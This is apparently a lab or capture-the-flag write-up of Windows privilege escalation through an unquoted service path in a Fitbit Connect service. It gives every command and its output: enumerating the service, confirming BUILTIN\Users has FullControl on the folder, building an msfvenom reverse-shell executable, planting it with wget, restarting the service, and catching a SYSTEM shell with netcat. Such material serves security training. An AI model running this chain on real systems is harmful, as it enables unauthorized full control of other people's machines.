
## *Privilege Escalation*

Using the Windows Wmic utiltiy found an unquotable service path for Fitbit application as shown below.




```
PS C:\users\rob\Desktop> cmd /c 'wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """'
Fitbit Connect Service                                                 Fitbit Connect                      C:\Program Files (x86)\fit bit\Fitbit Connect\FitbitConnectService.exe           Auto

RemoteMouseService                                                     RemoteMouseService                  C:\Program Files (x86)\Remote Mouse\RemoteMouseService.exe                       Auto

PS C:\users\rob\Desktop> 
```

And this can be further confirmed by running the service query on Fitbit service.



```
PS C:\users\rob\Desktop> sc.exe qc "Fitbit Connect"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Fitbit Connect
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\fit bit\Fitbit Connect\FitbitConnectService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Fitbit Connect Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
PS C:\users\rob\Desktop> 
```


Using the powershell's Get-Acl module found the user bulit\Users have Full Control access to path “C:\Program Files (x86)\fit bit", hence



```
PS C:\users\rob\Desktop> (get-acl "C:\Program Files (x86)\fit bit").access | ft IdentityReference,FileSystemRights,AccessControlType,IsInherited,InheritanceFlags -auto

IdentityReference                                                    FileSystemRights AccessControlType IsInher
                                                                                                           ited
-----------------                                                    ---------------- ----------------- -------
BUILTIN\Users                                                             FullControl             Allow   False
NT SERVICE\TrustedInstaller                                               FullControl             Allow    True
NT SERVICE\TrustedInstaller                                                 268435456             Allow    True
NT AUTHORITY\SYSTEM                                                       FullControl             Allow    True
NT AUTHORITY\SYSTEM                                                         268435456             Allow    True
BUILTIN\Administrators                                                    FullControl             Allow    True
BUILTIN\Administrators                                                      268435456             Allow    True
BUILTIN\Users                                                ReadAndExecute, Synchronize             Allow    True
BUILTIN\Users                                                             -1610612736             Allow    True
CREATOR OWNER                                                               268435456             Allow    True
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES       ReadAndExecute, Synchronize             Allow    True
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES                    -1610612736             Allow    True
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES ReadAndExecute, Synchronize        Allow    True
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES         -1610612736             Allow    True
```


So next create a reveser shell code with msfvenom and named it to Fitbit.exe as shown below.

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.203.128 LPORT=445  -f exe -o Fitbit.exe




```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.203.128 LPORT=445 -f exe -o Fitbit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: Fitbit.exe

┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ 
```

Next upload it to the “C:\Program Files (x86)\fit bit” path using wget as shown below.




```
PS C:\Program Files (x86)\fit bit> wget http://192.168.203.128/Fitbit.exe -outfile Fitbit.exe
PS C:\Program Files (x86)\fit bit> ls


    Directory: C:\Program Files (x86)\fit bit


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/22/2020  10:27 AM                Fitbit Connect
-a----        11/29/2020  10:59 AM          73802 Fitbit.exe


PS C:\Program Files (x86)\fit bit> 
```

Now restart the service and will receive the connection back as nt authority \system




```
PS C:\Program Files (x86)\fit bit> sc.exe stop "Fitbit Connect"

SERVICE_NAME: Fitbit Connect
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x2
        WAIT_HINT          : 0x7d0
PS C:\Program Files (x86)\fit bit> sc.exe start "Fitbit Connect"

SERVICE_NAME: Fitbit Connect
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 4052
        FLAGS              :
PS C:\Program Files (x86)\fit bit>
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 445
[sudo] password for kali:
listening on [any] 445 ...
connect to [192.168.203.128] from (UNKNOWN) [192.168.203.129] 49759
Microsoft Windows [Version 10.0.19041.450]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Reading the proof.txt flag.



```
C:\Windows\system32>cd C:\users\Administrator\Desktop
cd C:\users\Administrator\Desktop

C:\Users\Administrator\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FE99-E5DD

 Directory of C:\Users\Administrator\Desktop

11/22/2020  10:33 AM    <DIR>          .
11/22/2020  10:33 AM    <DIR>          ..
11/21/2020  09:46 AM             1,450 Microsoft Edge.lnk
11/21/2020  01:42 AM                12 proof.txt
               2 File(s)          1,462 bytes
               2 Dir(s)  43,736,924,160 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
root-flag

C:\Users\Administrator\Desktop>
```